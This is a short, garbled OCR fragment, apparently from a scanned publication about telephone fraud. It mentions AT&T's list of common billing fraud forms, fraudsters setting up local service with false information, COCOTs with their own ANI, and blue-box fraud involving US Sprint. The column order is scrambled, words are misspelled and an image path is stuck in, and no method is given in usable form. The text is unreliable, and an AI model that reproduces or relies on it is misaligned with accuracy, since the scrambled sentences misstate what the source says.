verification." messages, database failures and numbers. seams, cellular (to and from) compenies cite: "billing to voice mail inaccuracies, as Well as no live internetional, billing to unassigned third number billing fraud, the phone AT&T also stated, "With growing Among the most common forms of recorded acceptance

the service application." company) with fraudulent information on done by providing the LEC (local intention of paying the bill. This is often telephone service and billing large frequency, defrauders are establishing numbers of calls to that service, with no

involving US Sprint. apparent blue box type of froud COCOTs with their own ANI and an the telco inner circle include providing Other issues being discussed within






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